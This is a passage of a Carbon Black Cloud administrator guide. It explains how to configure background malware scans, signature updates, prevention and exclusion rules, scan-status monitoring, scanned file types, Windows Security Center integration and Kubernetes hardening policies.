Run background scan	If selected, the sensor will perform an initial, one-time inventory scan in the background to identify malware files that were pre-existing on the endpoint. Using this feature helps increase malware blocking efficacy for files that were pre-existing on the endpoint before the sensor installation. <ul style="list-style-type: none"> ■ The standard background scan takes 3-5 days to complete (depending on number of files on the endpoint). It runs in low-priority mode to consume low system resources. This is the recommended scan. ■ The expedited scan option takes 24 hours to complete, and is only recommended for testing and emergency incidents. System performance is affected. Expedited scanning only applies to Windows sensors version 3.3 and later. ■ The sensors invoke the background scan one time upon deployment. The current background scan state is logged to the NT Event Log or syslog together with the "BACKGROUND_SCAN" tag.
Scan execute on network drives	If selected, the sensor will scan files on network drives upon EXECUTE. This setting applies to version 2.0 and later sensors only. 1.0 sensors always scan network drives upon execute.

Item	Description
Scan files on network drives	If selected, the sensor will scan files on network drives upon READ. The default value for this setting is false. For best performance, deselect this setting.
Display sensor message in system tray	Select this option on the Sensor tab to display a message in an endpoint's system tray when a notification is generated. You can customize the message. If disabled the sensor icon and message do not display in the system tray.
Submit unknown binaries for analysis	Select this option to enable the upload of unknown binaries for Cloud Analysis by Carbon Black and a third-party. This setting applies to version 3.2 and later sensors only.
Target Value	The selected target value that is associated with this policy. Values are: Low, Medium, High, and Mission Critical.
Use Windows Security Center	Select this option to set the Carbon Black Cloud as the endpoints' antivirus protection software in conjunction with Windows Security Center. This setting applies to Windows version 2.10 and later sensors only.

Local Scan Settings

Use the information in the following table to configure local scan settings for a selected policy to enable the local scanner and control signature updates.

Title	Description
Scanner Config	On-Access File Scan Mode: <ul style="list-style-type: none"> ■ Disabled - No scanning of files occurs. ■ Normal - Scans new files (exes, dlls, scripts) on the first execute of that file (determined by hash). ■ Aggressive - Scans all files on execute. The assigned reputation and policy rules apply.
Signature Updates	Allow Signature Updates: <ul style="list-style-type: none"> ■ Enabled - Enables signature updates for the scanner. ■ Disabled - Disables signature updates for the scanner. ■ Frequency - Select how often the sensor checks in for signature pack updates using the specified update server. ■ Staggered Update Randomization Window - Set a random window for staggered updates.
Update Servers for Internal Devices	Lets you add update servers for internal devices. You can use the default mirror infrastructure (http://updates.cdc.carbonblack.io/update) or use the provided field to enter your own mirror device URL.
Update Servers for Offsite Devices	Lets you update servers for offsite devices. You can use the default mirror infrastructure (http://updates.cdc.carbonblack.io/update) or use the provided field to enter your own mirror device URL.

Configuring Automatic Updates for Local Scan (Endpoint Standard)

Automatic updates are the primary recommended method of keeping signature files updated.

An initial, offline Signature Pack is available for download from **Endpoints > Sensor Settings > Download sensor kits > AV Signature Pack**. This download is for the initial deployment only, to get the first set of signatures installed with a sensor. This is not a recommended way to keep signatures updated because these packs receive infrequent updates.

If network bandwidth consumption during updates is a concern, set up a [Local Mirror Server](#).

Note When you configure automatic updates, you consider together the **Frequency** and **Staggered Update Randomization Window** settings.

Setting **Frequency** to **4 hours** and **Staggered Update Randomization Window** to **4 hours** results in sensors not getting updated signature files until at least 8 hours elapse.

Configure Automatic Updates for Local Scan (Endpoint Standard)

You can enable and disable automatic updates, and set the frequency and randomization of updates for the Signature Files for the Local Scanner.

These steps impact only one policy at a time.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Select the policy and click the **Local Scan** tab.
- 3 Click the **Scanner Config** drop-down menu and set the **On Access File Scan Mode** to **Normal**, or **Aggressive**.
- 4 To turn automatic updates on or off, click the **Signature Updates** drop-down menu, and set the **Allow Signature Updates** to **Enabled** or **Disabled** respectively.

Note Disabling signature updates stops sensors in the designated policy from receiving updated signature files. On the **Inventory > Endpoints** page, in the **Sig** column, the sensor signature files show as out-of-date (red triangle) one week after being disabled, until the updates are re-enabled.

- 5 Set the **Frequency** to the desired time between checks and downloads of new files.
- 6 Set the **Staggered Update Randomization Window** to avoid all sensors attempting to download at the same time (per Policy).

It is a best practice to set **Frequency** and **Staggered Update Randomization Window** to **2 hours** and **1 hour**, respectively.

- 7 To apply the changes, click **Save**.

Create Prevention Policy Rules

You can create permission, blocking, and path denial rules.

Important For standalone Enterprise EDR customers, the following policy rule options are limited:

- The option for "Runs or is running" is selected and cannot be modified.
- The option for "Scan execute on network drives" is selected and cannot be modified.

Using wildcards in paths

When adding a path, you can use wildcards to target certain files or directories.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files \custom application\ .exe Matches any executable files in: c:\program files\custom application\ c:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Matches any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1?.0** Matches any files in the MS Visual Studio version 1 or versions 10-19.

Set Permission Policy Rules

Use permission rules to allow and log behavior, or to have the Carbon Black Cloud bypass a path entirely. Create permissions rules to set up exclusions for other AV/security products or to remove impediments for software developers' workstations.

Operating system environmental variables can be used as part of a policy rule in a path. For example: %WINDIR%.

Note You can [Copy a Policy](#) from one policy to another policy, or to all policies.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Select a policy, and open **Prevention > Permissions** category.
- 3 Click **Add application path**, or click the **pencil** icon next to an existing rule to edit it.
- 4 Type the application path in the text box.

You can add multiple paths, delete paths or use wildcards. When adding multiple paths, each path must start on a new line. Do not separate with commas. You can delete a rule by using the **trash can** icon.

- 5 Select the desired **Operation Attempt** and **Action** attributes.
- 6 To apply the changes, select **Confirm** and click **Save**.

Set Blocking and Isolation Policy Rules

You create, or edit a blocking and isolation rule to deny, or terminate processes and applications.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Select a policy and open the **Prevention > Blocking and Isolation** category.
- 3 Click **Add application path**, or click the **pencil** icon next to an existing rule to edit it.

If you are adding an application path, use wildcards to create flexible policy rules. You can add multiple paths separated by commas. You can delete a rule by clicking the **trash can** icon.

- 4 Select the desired **Operation Attempt** and **Action** attributes.

If you set the action to **Terminate process**, you cannot concurrently deny the operation.

- 5 To apply the changes, select **Confirm** and click **Save**.

USB Device Blocking

You can control the access to USB storage devices such as blocking the access to all unapproved USB devices.

Note USB device blocking is only available for Windows 3.6+ and macOS 3.5.3+ sensors.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Open the **Prevention > USB Device Blocking** category.
- 3 Turn on blocking by selecting **Block access to all unapproved USB devices**.
- 4 Copy the same setting to all policies or to a specific policy by clicking **Copy setting to other policies**.
- 5 To apply the changes, select **Copy** and click **Save**.

Upload Paths

You can deny or allow the deployed sensors to send uploads from specific paths.

When adding a path, you can use wildcards to target certain files or directories.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files \ <i>custom application</i> \.exe Matches any executable files in: c:\program files\custom application\ c:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Matches any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1?.0** Matches any files in the MS Visual Studio version 1 or versions 10-19.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Open the **Prevention > Uploads** category.
- 3 Type the application path into one of the text boxes:
 - To deny the sensor from sending uploads from the path, use the **No Upload** text box
 - To allow the sensor to send uploads from the path, use the **Upload** text box.
- 4 To apply the changed, click **Save**.

Set Antivirus Exclusion Rules

You can create antivirus (AV) exclusion rules, including those specific to various endpoint platforms.

To run as usual, other AV products require custom rules.

If you use other security products, create the following exclusions for the Carbon Black Cloud sensor:

Windows folders:	Windows files:	macOS:	Linux:
C:\Program Files\Confer\	C:\Windows\System32\drivers\ctifile.sys	/Applications/ Confer.app/	/var/opt/carbonblack/
C:\ProgramData\CarbonBlack\	C:\Windows\System32\drivers\ctinet.sys	/Applications/VMware Carbon Black Cloud	/opt/carbonblack/
	C:\Windows\System32\drivers\cbelam.sys	/Library/Application Support/ com.vmware.carbonblack.cloud/	
	C:\Windows\system32\drivers\cbdisk.sys	/Library/Extensions/ CbDefenseSensor.kext	
	C:\Windows\Syswow64\ctintev.dll		
	C:\Program Files\Confer\BladeRunner.exe		

Windows folders:	Windows files:	macOS:	Linux:
	C:\Program Files\Confer\CbNativeMessagingHost.exe		
	C:\Program Files\Confer\RepCLI.exe		
	C:\Program Files\Confer\RepMgr.exe		
	C:\Program Files\Confer\RepUtils.exe		
	C:\Program Files\Confer\RepUx.exe		
	C:\Program Files\Confer\RepWAV.exe		
	C:\Program Files\Confer\RepWmiUtils.exe		
	C:\Program Files\Confer\RepWSC.exe		
	C:\Program Files\Confer\Uninstall.exe		
	C:\Program Files\Confer\VHostComms.exe		
	C:\Program Files\Confer\Blades\LiveQuery\osqueryi.exe		
	C:\Program Files\Confer\scanner\scanhost.exe		
	C:\Program Files\Confer\scanner\update.exe		

Note Some security vendors may require a trailing asterisk (*) to signify all directory contents.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies** page.
- 2 Open the **Prevention > Permissions** category.
- 3 Select the policy to update and click **Add application path**.
- 4 Enter the AV's recommended file/folder exclusions from the security vendor.

5 Set the operation attempt **Performs any operation** to **Bypass**.

6 To apply the changes, click **Confirm** and **Save**.

Prevention Rules Capabilities for Linux Sensors

The Linux sensor supports essential, malware prevention capabilities for RHEL and CentOS 6/7.

For support details, see: [Supported Linux Distributions](#).

Linux sensor supported prevention capabilities are indicated by the Linux icon on the **Enforce > Policies > Prevention** tab.

In the **Blocking and Isolation** rules category, only the **Runs or is running** operation attempt is actionable on Linux endpoints for these rules. If a policy includes other selections which are not available for Linux, those selections will only apply to the Windows or macOS endpoints assigned to the policy.

Known malware

When selected for the policy, the Linux sensor will apply either a **Deny operation** or **Terminate process** policy action, as selected, when a process runs or is running with the reputation of `KNOWN_MALWARE`.

Application on the company banned list

When selected for the policy, the Linux sensor will apply either a **Deny operation** or **Terminate process** policy action, as selected, when a process runs or is running with the reputation of `COMPANY_BLACKLIST`.

Hashes can be added to the company banned list manually on the **Reputation** page, or throughout the console when the option is provided.

Note The Linux sensor also supports adding hashes to the company approved list. This can be done manually on the **Reputation** page, or throughout the console when the option is provided.

Background Scans

Background scans are enabled per policy or can be run on specific endpoints. When specified per policy, the background scan runs after initial install according to policy setting.

Standard background scans take 3-5 days to complete and run in low-priority mode to consume low system resources.

Expedited scans can take anywhere between 20 - 32 hours to complete, depending on the system. Expedited scans can affect system performance and therefore we recommend you use these scans in the following scenarios:

- VDI primary images
- Testing

- Emergency incidents

Note Expedited scans only apply to Windows sensors version 3.3+.

For information regarding running the scan on a specific endpoint or endpoints, see: [Enable and Disable Endpoint Background Scans](#)

See a list of [Windows Background Scan File Types](#) and [MacOS Background Scan File Types](#) to identify which types of files will be scanned by the sensor.

Important

- The background scan is a one-time act. Once it has been completed on an asset, it will not run again.
- If the background scan is terminated before completion because the machine was powered off or the service became unavailable, it will resume where it left off and continue until completed.

Monitoring Background Scan Status

- The current background scan state is logged to the NT Event Log or syslog together with the "BACKGROUND SCAN" tag. *RepMgr logs status on each start and then every 24 hours. Scan completed status message is "BACKGROUND SCAN: COMPLETE."*
 - To monitor background scan status, see: [Monitoring Background Scan Status](#)
-

Run Background Scan

Use this procedure to enable the running of a one-time background scan on any asset where this policy is assigned.

Prerequisites

For details regarding running background scans, see: [Background Scans](#)

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 In the left navigation pane, navigate to **Enforce>Policies**, and select the policy you want to modify.
- 3 On the **Sensor** tab, select the **Run background scan** box.
 - **Standard:** (Duration: 3-5 days) is recommended as a default.
 - **Expedited:** (Duration: 24 hours) is recommended for testing and emergency incidents.

Important System performance will be affected due to increased use of asset resources (CPU, memory, disk IO). Applies only to Windows sensors version 3.3 and later.

- 4 Click **Save**.

Results

The sensor will perform an initial, one-time inventory scan in the background to identify malware files that were pre-existing on the endpoint.

To monitor background scan status, see: [Monitoring Background Scan Status](#)

Monitoring Background Scan Status

You can use three different methodologies for monitoring background scan status.

After it is initiated, the current background scan state is logged to the NT Event Log or syslog together with the "BACKGROUND SCAN" tag. RepMgr logs status on each start and then every 24 hours. Scan completed status message is "BACKGROUND SCAN: COMPLETE."

There are three methods for monitoring background scan status:

- [Monitor Background Scan Status with Windows Event Viewer](#)
- [Monitor Background Scan Status using Live Query](#)
- [Monitor Background Scan Status with RepCLI](#)

Monitor Background Scan Status with Windows Event Viewer

You can use this procedure to determine the current status of a background scan on a Windows endpoint with Event Viewer.

Prerequisites

See [Background Scans](#) for general information regarding how the background scan works in Carbon Black Cloud.

Use this procedure in the following environment:

- Carbon Black Cloud sensor: all versions
- Endpoint Standard
- Microsoft Windows (all supported versions)

Procedure

- 1 Connect to the desired device.
- 2 Open **Windows Event Viewer**.
- 3 Go to **Windows Logs**.
- 4 Select **Application**.
- 5 Look or search for items where the Source is CbDefense and Event ID is 17.

Messages include:

BACKGROUND_SCAN: DISABLED

This message is recorded when Confer Sensor Service starts (typically after Windows reboot). This indicates that background is disabled for the device (either at the policy level or the organization level.)

BACKGROUND_SCAN: IN_PROGRESS

This message is recorded when the background scan starts. If the Confer Sensor Service restarts (typically when Windows reboots), this message is recorded. Confer Sensor Service resume from the previously scanned location.

BACKGROUND_SCAN: COMPLETE

This message is recorded when the background scan completes. Each device performs the background scan one time.

Results

Note

- Each time an endpoint reboots, the message "BACKGROUND_SCAN: COMPLETE" displays in the event viewer; the sensor checks to see if the scan is complete upon every reboot.
- This can alternatively be checked via the RepCLI command. See: [Monitor Background Scan Status with RepCLI](#)

Monitor Background Scan Status using Live Query

You can use this procedure to determine current status of background scans on Windows endpoints using a Live Query SQL script.

See [Background Scans](#) for general information regarding how they work in Carbon Black Cloud.

This query leverages the new feature in Audit and Remediation to be able to query the Windows event log. The query specifically displays the latest Endpoint Standard (formally CB Defense) background scan status. The background scan status event is sent to the Windows event viewer every time the system reboots.

Procedure

- 1 Select **Live Query>New Query** from the left navigation pane, and then select the **SQL Query tab**.
- 2 Add a Query name, such as, **Background Scan Status Check**.
- 3 Add the following SQL code and then click **Run**.

```
SELECT
CASE
    WHEN data like "%IN_PROGRESS%" then "IN PROGRESS"
    WHEN data like "%COMPLETE%" then "COMPLETE"
```

```

    WHEN data like "%DISABLED%" then "DISABLED"

    END "Background Scan Status"

    , MAX(DATETIME(datetime)) AS "Scan Status Update Date and Time"

FROM

windows_eventlog where channel = 'Application' and eventid = '17' and data like
'%BACKGROUND_SCAN%';

```

4 In **Live Query>Query Results**, find and select the name of the query you created in step 2.

Results

What The Data Shows: The query results display the latest background scan status (in progress, complete, disabled) as well as the date and time that the scan event was registered.

Monitor Background Scan Status with RepCLI

You can use this procedure to determine current status of background scans on Windows endpoints using RepCLI.

Note

- Because the `repcli status` command does not require authentication, it can be run on any Windows sensor that includes RepCLI.
- You can use RepCLI to launch an [on-demand scan](#) that carries out the same function as an expedited background scan on a specific drive, directory, or file.
- On-demand scans launched by RepCLI, and all background scans that run based on Policy, are logged in the Windows Application Logs under Event ID 17.
- Total Files Processed shows the number of files that the background scan has scanned since this instance of RepMgr started. This value is not persisted across restarts.

Prerequisites

See [Background Scans](#) for general information regarding how background scans work in Carbon Black Cloud. See [Managing Sensors by using RepCLI](#) for more information about RepCLI.

Use this procedure in the following environment:

- Carbon Black CloudWindows sensor: 3.3.x.x and Higher
- Endpoint Standard
- Microsoft Windows (all supported versions)

Procedure

- 1 Open a command prompt on the machine in question.

2 Navigate to the Confer Directory.

```
cd C:\Program Files\Confer
```

3 Run the following command:

```
repcli status
```

4 While the scan is running, the General Info section includes Background Scan Status, total files processed, and current directory.

Results

The General Info section includes Background Scan Status, total files processed, and current directory (if still running).

```

General Info:
  Sensor Version[3.3.0.984]
  Local Scanner Version[4.9.0.264 - ave.8.3.52.150:avpack.8.4.3.24:vdf.8.15.15.224]
  Sensor State[Enabled]
  Details[]
  Kernel File Filter[Connected]
  Background Scan[In Progress]
  Total Files Processed[426] Current Directory[C:\Program Files\Common
Files\VMware\InstallerCache]
  Sensor Restarts[4] LastReset[not set]

```

MacOS Background Scan File Types

The macOS sensor relies on both file magic header detection and file extensions to determine file types to be scanned by the background scan.

Magic header detection is used when a file has no extension or an arbitrary (obfuscated) extension.

[Binary files](#)

[Data files](#)

[Installer files](#)

[Script files](#)

[Windows script files by extension only](#)

Binary files

- Apple executables
- Apple driver extensions
- Apple dynamic libraries
- Windows executables
- Windows dynamic libraries

Data files

- Adobe PDF
- MS Office
- Open Office

Installer files

- Apple installers (DMG, PKG)
- by extension only: Windows MSI files, Android APK installers

Script files

- java (class and jar)
- Perl
- Python
- PHP
- Ruby
- Shell
- Applescript
- Any other script files with "#!" file header indicating interpreter association

Windows script files by extension only

- bat
- chm
- cmd
- com
- hta
- inf
- ins
- isp
- ocx
- reg
- vb
- vbe
- vbs
- ws

- wsf
- wsh
- ps1
- ps1xml
- psc1
- psd1
- psm1

Windows Background Scan File Types

The file types listed below are scanned during a background scan on Windows endpoints.

For more information, see: [Background Scans](#)

[Binary files](#)

[Calendar files](#)

[Contacts files](#)

[Corp files](#)

[Data files](#)

[Email files](#)

[Script files](#)

[User files](#)

Binary files

- dll
- exe
- sys
- drv
- scr
- pif
- ex_

Calendar files

- ics
- icbu
- cal
- ical

- wcd
- dba

Contacts files

- wab
- pab
- mab
- contact
- mml
- vcf
- aba
- na2
- ldif
- abbu
- aby
- olk

Corp files

- pdf
- pps
- ppsm
- ppsx
- ppt
- pptm
- pptx
- rtf
- swf
- xls
- xlsx
- xlsxm (not yet added)
- xlsb (not yet added)
- dme
- frm

- ldf
- mdb
- mdf
- myd
- myi
- ndf
- opt

Data files

- pdf

Email files

- dbx
- mbx
- ost
- pst
- snm
- toc
- edb
- oeb

Script files

- com
- hta
- inf
- ins
- isp
- jar
- msi
- ocx
- pl
- py
- reg
- vb

- vbe
- vbs
- ws
- wsf
- wsh
- ps1
- ps1xml
- psc1
- psd1
- psm1

User files

- tax
- iif

Enable Windows Security Center Integration

Windows Security Center (WSC) requires Windows devices to have an antivirus provider. The Carbon Black Cloud is a Microsoft-certified antivirus provider for WSC.

You can integrate the Carbon Black Cloud with WSC and designate the Carbon Black Cloud as your antivirus provider on devices that are running Windows 7 or later operating systems. You must be using a Carbon Black Cloud Windows sensor version 2.1.0.11+. When enabled, Carbon Black Cloud is listed as the antivirus provider on the device.

Enable WSC integration

The WSC integration is enabled by default via the **Use Windows Security Center** policy setting on the **Standard**, **Monitored**, and **Advanced** built-in policies.

When creating custom policies, you can manually enable the WSC integration if it is not pre-selected.

- 1 Log in to the Carbon Black Cloud console.
- 2 Click **Enforce** and then click **Policies**.
- 3 Click the policy name in the policy list on which you want to enable WSC.
- 4 On the **Sensor** tab, select the checkbox for **Use Windows Security Center**, then click **Save**. All sensors in the selected policy will be integrated with WSC.

Disable WSC integration

- 1 Log in to the Carbon Black Cloud console.
- 2 Click **Enforce** and then click **Policies**.

- 3 Click the policy name in the policy list on which you want to disable WSC.
- 4 Deselect the checkbox for **Use Windows Security Center**, then click **Save**. All sensors in the selected policy are no longer integrated with WSC.

Note End users can disable or enable the WSC integration on their device through **Security and Maintenance** in the **Control Panel**.

Kubernetes Policies

Kubernetes policies are a group of security rules that help the system hardening of your Kubernetes environment.

These rules trigger alerts and block certain processes according to the configuration of the rules action.

Each Kubernetes policy binds to a particular scope, and each scope can be assigned to exactly one policy. This helps easily track the root of a policy violation.

Managing Kubernetes Hardening Policies

K8s Hardening Policy is a mix of predefined and user-defined policy rules describing an expected configuration of Kubernetes resources. A violation is generated for every K8s workload that breaks a policy rule. Violations trigger actions that are defined at rule level (Alert or Block).

You can manage Kubernetes Hardening policies by the following actions:

- Creating or editing a Kubernetes Hardening Policy.
- Enabling or disabling a policy - on the right-side panel for a particular policy, toggle the status on or off to enable or disable a policy.
- Deleting a policy - On the right-side panel for a particular policy, click **Actions > Delete** to delete a policy at any time.

Create Kubernetes Hardening Policies

You can create Kubernetes Hardening Policies in the Carbon Black Cloud console by using the configuration wizard on the **Hardening Policies** tab on the **Enforce > K8s Policies** page.

On the left navigation pane, click **Enforce > K8s Policies** and select **Hardening Policies** tab, then click **Add Policy**. The configuration wizard guides you through the steps for creating a Kubernetes Hardening policy.

[← Back to Kubernetes Policies](#)

1

2

3

DEFINE POLICY

ADD RULES

REVIEW VIOLATIONS

ADD POLICY

Define Policy

* Name

* Scope ?

Select

▼

Add new scope

☐

Include init containers ?

Cancel

Prerequisites

Create a [Kubernetes Scopes](#), before creating a K8s Hardening Policy. If only the default **Any** scope exists and you want to use another scope, you can create it during the Define Policy step.

Procedure

1 Define Policy

See how to define a Kubernetes Hardening Policy.

2 Add Rules

See how to add rules to the Kubernetes Hardening Policy.

3 Review Violations

See how to review the policy action before enabling it.

4 Confirm Policy

See how to enable the Kubernetes Hardening Policy.

What to do next

After you configure your Kubernetes Hardening Policies, you can observe the violations on [Kubernetes Violations](#) page or you can see how the policies span over your Kubernetes workloads on the [Kubernetes Workloads](#) page.

Define Policy

See how to define a Kubernetes Hardening Policy.

You define a policy on the **Enforce > K8s Policies** page, on **Hardening Policies** tab, after clicking **Add Policy**.

You can create only one K8s Hardening Policy per scope.

Procedure

- 1 Enter **Name** and select **Scope** from the list of scopes in the system.

Note If scopes are not selectable, they are already associated with other Kubernetes policies. In that case, you can add a new scope. See [Managing Kubernetes Scopes](#) for more details.

To enable init containers, click **Include init containers**. By default, rules are not applied on init containers as they have a lower impact on the overall security of a cluster. Init containers are special containers that run before app containers in a K8s Pod. Init containers can contain utilities or setup scripts not present in an app image.

- 2 Click **Next** to continue.

What to do next

Continue with [Add Rules](#) step.

Add Rules

See how to add rules to the Kubernetes Hardening Policy.

You add rules on the **Enforce > K8s Policies** page, on **Hardening Policies** tab, after clicking **Add Policy** and then **Next** from Define Policy step.

To add rules, select from existing built-in rules or from custom defined rules. When selected, all rules are set with an **Alert** action by default, and can be changed to **Block** at any time.


Procedure

- 1 Select predefined rules.
 - Expand the category by clicking the + sign to select specific rules.
 - To add all rules within a category, click **Select all**.

- To add all rules within a custom template, click **Apply templates** and select one or many custom templates from the list.

Note You can create your own custom templates of rules, which you can apply to new policies. See [Add Kubernetes Templates](#) for more details.

- 2 Search for a specific rule by name or part of description, or filter rules by template for easier selection.

Note Rules with the container-shaped icon  on the card are rules, which can be applied on container images in the **Build phase**, by using the CLI and the CI/CD integration, or on workloads based on particular container images in the **Deploy phase**, by using scopes. These rules enforce container image properties and behavior.

The rules without this icon on the card are not applicable for **Build phase**.

- 3 Select custom rules.

- Click **Custom** or **Container Images** and then select the rules.

To create custom rules, see [Add Custom Rules](#). Rules are grouped in predefined categories.

- 4 Click **Next** to continue.

What to do next

Continue with [Review Violations](#) step.

Review Violations

See how to review the policy action before enabling it.

You review violations on the **Enforce > K8s Policies** page, on **Hardening Policies** tab, after clicking **Add Policy** and then **Next** from Add Rules step.

You can review the workload violations, for which alerts will be triggered by the policy confirmation. You can reduce the number of alerts by resolving the issues or by creating exceptions. The exceptions on policy rules specify which particular workloads to be disregarded from the rule action. The workloads to exclude are determined by their name or part of their name.

Procedure

- 1 Click on a rule, to see a list of all the K8s objects where the violation occurs in the **Violations** tab on the right.


Note Creating exceptions is only recommended for excluding specific workloads with known behaviors. Remediate as many K8s violations as possible before considering an exception.

2 (Optional) Create Exceptions.

To create an exception, you add criteria, and only the objects matching the criteria will form exceptions. You can specify either a particular workload, or a criterion matching multiple workloads, for example, workloads having the same prefix or the same suffix.

Note The criteria will match workloads, which are part of the policy scope, whether they currently exist or will be added in the future.

- Add criteria in any of the ways:

- 1 Select a rule with violations, and in the **Violations** tab on the right, click  for a workload.
- 2 Select a rule with violations, and in the **Exceptions** tab on the right, click **Add Criteria**. Define criteria, based on prefix, suffix or the exact workload name.

The total count of violations will decrease. The workloads, excluded from the rules violations will appear in the **Exception** tab.

- Remove criteria for exceptions:

You can remove some of the previously entered criteria for the exception of workloads.

- 1 Select a rule with violations, and in the **Exceptions** tab in the right panel, review the list of criteria.
- 2 Click the **Delete** icon for a criterion.

The matching workloads will appear again as violations in the **Violations** tab, and the total count of violations will increase.

3 (Optional) Disable a Rule

Select **Off** toggle to exclude temporarily the rule from the policy.

Note You can disable a rule if it triggers too many violations until issues in your environment are fixed.

What to do next

Continue with [Confirm Policy](#) step.

Confirm Policy

See how to enable the Kubernetes Hardening Policy.


You confirm policy on the **Enforce > K8s Policies** page, on **Hardening Policies** tab, after clicking **Add Policy** and then **Next** from Review Violations step.

You can enable a policy in your Kubernetes environment once you have added rules and addressed possible violations.

- In case you are ready to enable the policy instantly while creating it, when you get to the **Confirm Policy** step, click **Enable Policy**.
- If you want to make a pause, click **Save as Draft**. The policy is saved in **Disabled** status.

Follow the procedure below to enable the policy at later time:

Procedure

- 1 On the left navigation pane, click **Enforce > K8s Policies** and select a policy in **Disabled** status. Click the caret  at the end of the selected row. The right-side panel displays details of the policy.
- 2 Toggle on the Status to become **Enabled**. At this moment, the policy is enforced on your Kubernetes environment.

Edit Kubernetes Hardening Policies

You can edit Kubernetes Hardening policies both in Disabled or in Enabled status.

Follow these steps to edit K8s policies:

Procedure

- 1 On the **Hardening Policies** tab, search the policy you want to edit by either typing the name of the policy or filtering by status.
- 2 Expand **Actions** and click **Edit**.
- 3 Review the policy and make any desired changes.

Last modified and **Last modified by** parameters will be updated in the **Policy Details**.

Managing Kubernetes Rules

You can review the predefined rules or create custom rules for Kubernetes Hardening Policies.

- Predefined rules are based on [Kubernetes Security Configuration](#) (external link). They are split in categories and used in predefined templates. For a detailed description, see the [Predefined Rules](#).
- Custom rules are user-defined rules for any Kubernetes resources like workloads. You can also define custom rules for container images. Use JSONPath to set up a rule for a specific element. If you update a custom rule later, it will reflect on all policies the rule is included.

Add Custom Rules

You can add custom rules for Kubernetes Hardening policies. A rule can be part of many policies, with different defined actions.

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 On the left navigation pane, click **Enforce > K8s Policies** and select the **Rules** tab.
- 3 To start the configuration wizard, click **Add Rule**. You have to **Define**, **Configure** and **Confirm** each rule.

← Back to Rules

ADD CUSTOM RULE

1 DEFINE RULE

2 CONFIGURE RULE

Define Rule

* Name

* Description

How would you like to define your rule criteria?

☒ JSONPaths, methods, values

☐ Container image criteria

☐ Advanced - MAPL access control rule (YAML format)

- a **Define rule**
 - Enter the custom rule **Name** and **Description**. Name must be unique.
 - Select an option for defining the rule criteria. For a definition and further description of each type, see [Custom Rules for Kubernetes Hardening Policies](#).
 - To configure the rule, click **Next**.
- a **Configure rule**

For each rule type, there is a different configuration scenario:

Option	Description
Rule, based on JSONPath, methods, and values	<p>Make the selections:</p> <ul style="list-style-type: none"> ■ Resource Kind. By default, all resource kinds are selected. ■ JSONPath, Method, and Value. <p>Note You can optionally use the Sample resource JSON area, the Import button and the Results for JSONPath area to construct the proper JSONPath. If you know the JSONPath, you can skip those elements.</p> <p>See Basic JSONPath Rules for more details.</p>
Rule, based on a container image criteria	<p>Make the following selections:</p> <ul style="list-style-type: none"> ■ Image criteria - the available base rules are: <ul style="list-style-type: none"> ■ Vulnerabilities ■ Vulnerabilities with fixes. <p>You can also use Allowed registries option.</p> <p>See Images Rules for more details.</p>
Advanced rule, based on MAPL access control rule in YAML format	<p>Proceed with the step:</p> <ul style="list-style-type: none"> ■ Type YAML code in the text area or click Import to select YAML file. <p>See Advanced Rules for more details and examples and the specification of the MAPL language (external link).</p>

To preview the results of the configured rule, click **Next**.

b Confirm rule

- You can review a summary of the rule criteria and any matching Kubernetes resources. If the rule is ready, click **Save**.

Edit or Delete Custom Rules


Review, edit, and delete custom rules for Kubernetes Hardening Policies. You can also add custom rules to templates.

- You can edit custom rules after creation, also in case you have already included them in Kubernetes Hardening policies.
- You can delete custom rules only in case they are not part of Kubernetes Hardening policies yet.

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 On the left navigation pane, click **Enforce > K8s Policies** and select the **Rules** tab.
- 3 Search by name or filter by **Custom** category.

All custom rules are filtered in the list of rules. For each rule there is an indication of how many policies and templates the rule is part of.

- 4 To expand **Rule Details** panel, click the caret  at the end of the row.
- 5 In the right panel, select an action - **Edit** to make changes, **Add to templates** or **Delete** - if the rule is not yet included in a policy.
 - a In case you click **Edit**, the **Edit Custom Rule** window shows. You cannot change the rule type. Click **Next**.
 - b In case you click **Add to templates**, select one or more custom templates and click **Save**.

What to do next

To update the custom rule, see more in [Add Custom Rules](#).

Custom Rules for Kubernetes Hardening Policies

This section describes all types of custom rules for Kubernetes Hardening Policies.

Custom Rule Types

After clicking **Add Rule** on the **Enforce > K8s Policies > Rules** tab, you open the configuration wizard for creating a custom rule. You can find the description of the settings at the **Define** step in the table. Each rule type is further described in a separate topic.

Characteristic	Description
Name	The name of the rule must be unique.
Description	Short description of the rule that appears in several views, among which: <ul style="list-style-type: none"> ■ Enforce > K8s Policies > Rules tab ■ Enforce > K8s Policies > Templates tab ■ Enforce > K8s Policies > Hardening Policies > Add Policy > Review Violations step.
JSONpath, methods, and values	The Basic option for adding custom rules is a guided configuration of MAPL rule with limited capabilities. MAPL or Manageable Access-Control Policy Language is a language for rules, controlling access in a microservices environment.
Container image criteria	You can create custom rules for container images, based on existing built-in rules. In that way, you can modify the built-in rules to more specific values and include them in a particular policy.
Advanced - MAPL access control rule (YAML format)	The Advanced option for adding custom rules uses a YAML file to describe the Kubernetes resources and applicable conditions. YAML offers more specificity in how a custom rule can be configured for your environment.

Basic JSONPath Rules

The JSONPath option for adding custom rules is a guided configuration of MAPL rule with limited capabilities. With this kind of rule you define the desired state for your Kubernetes resources.

Custom Rules Based on JSONPath, Methods, and Values

